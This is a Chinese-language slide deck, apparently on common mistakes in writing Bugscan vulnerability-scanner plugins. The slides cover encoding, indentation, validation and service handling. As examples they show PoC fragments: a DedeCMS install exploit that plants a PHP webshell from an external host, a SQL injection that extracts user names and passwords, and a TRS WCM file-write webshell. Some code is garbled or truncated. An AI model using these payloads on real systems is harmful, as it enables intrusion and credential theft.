

A photograph of a desk setup featuring a laptop, a keyboard, a mouse, and a tablet. The text 'BUGSCAN' is overlaid in a large, teal font, with the 'B' enclosed in a teal circle. Below it, the subtitle '•插件编写常见错误•' is also in teal. The bottom of the image has a solid teal gradient bar.

# BUGSCAN

•插件编写常见错误•

# CONTENTS

Never put off what you can do  
today until tomorrow

▶ 常见低级错误

▶ 常见逻辑错误

▶ Service使用错误

编码错误与缩进错误



验证不明确与打印隐私数据



Service='www'的错误使用





# 常见低级错误

编码错误与缩进错误

You cannot improve your past, but you can improve your future. Once time is wasted, life is wasted.

# 编码错误与缩进错误

TRS WCM的Web Service提供了向服务器写入文件的方式，可以直接写jsp文件获取webshell

源码

运行

```
#!/usr/bin/env python
# coding=utf-8
```

```
import requests
```

```
from baseframe import BaseFrame
```

```
class MyPoc(BaseFrame):
```

```
    poc_info = {
```

```
        # poc
```

```
        'poc': {
```

```
            'id': 'poc-2015-0124',
```

```
            'name': 'TRS wcm 5.2 /wcm/services/ POC',
```

```
            'author': '1024',
```

```
            'create_date': '2015-07-29',
```

```
        },
```

```
        #
```

```
        'protocol': {
```

```
            'name': 'http'
```

编码错误：

脚本源码的编码格式选择错误，或这编码声明书写错误。  
使用的编辑器也可以导致编码错误而使python无法解析。

简单解决：

编码声明请使用：# -\*- coding: utf-8 -\*-  
编辑器推荐使用sublime text

# 缩进错误

Dedecms最新版利用  
2015年的版本的利用

源码 [▶ 运行](#)

```
#!/usr/bin/env python#coding=utf-8#Joseph(C???) import requestsimport sysimport redef main():    try:        url="http://
```


插件信息

## 错误原因：

1. Tab键与空格键混用
2. 缩进空格数不统一

## 解决方法：

Python 强制源码编写格式缩进使用4个空格



# 逻辑错误

验证不明确与打印隐私数据

You cannot improve your past, but you can improve your future. Once time is wasted, life is wasted.

# 验证不明确

```
payload="/install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../data/xiaoy.php&updateHost=http://404sec.sinaapp.com/"

urlpoc= url+payload
code, head, res, errcode, _ = curl.curl(urlpoc)
if code==200:
    shell=url+"/data/xiaoy.php"
    security_hole(shell)

if __name__ == '__main__':
    from dummy import *
    audit(assign('dedecms', 'http://www.example.com/')[1])
```

## 错误原因：

只判断了返回值，并未对返回数据进行判断。

# 打印隐私数据

```
security_hole(urlpoc+payload_injection,

    payload2="/card_server.asp?sel=1%20union%20select%20user_name,login_password,3,4,5,6,7,8,9%20from%20game_user"
    urlpoc=url+payload2
    code, head, res, errcode, _ = curl.curl2(urlpoc)
    if code == 200:
        security_hole(urlpoc)
```

错误原因：

sql注入中常见列出username , password





## Service使用错误

Service='www'的错误使用

You cannot improve your past, but you can improve your future. Once time is wasted, life is wasted.

# Service='www'的错误使用

www的使用：

在传递一个网址后，该网址下所有被爬虫爬到或者指定的路径都会调用service=www的插件，因此当service=www时应该对传进的参数进行取主域名处理

```
from dummy import *
import sys

import urlparse
def assign(service, arg):
    if service == "www":
        r = urlparse.urlparse(arg)
        return True, '%s://%s/' % (r.scheme, r.netloc)
```

THANKS !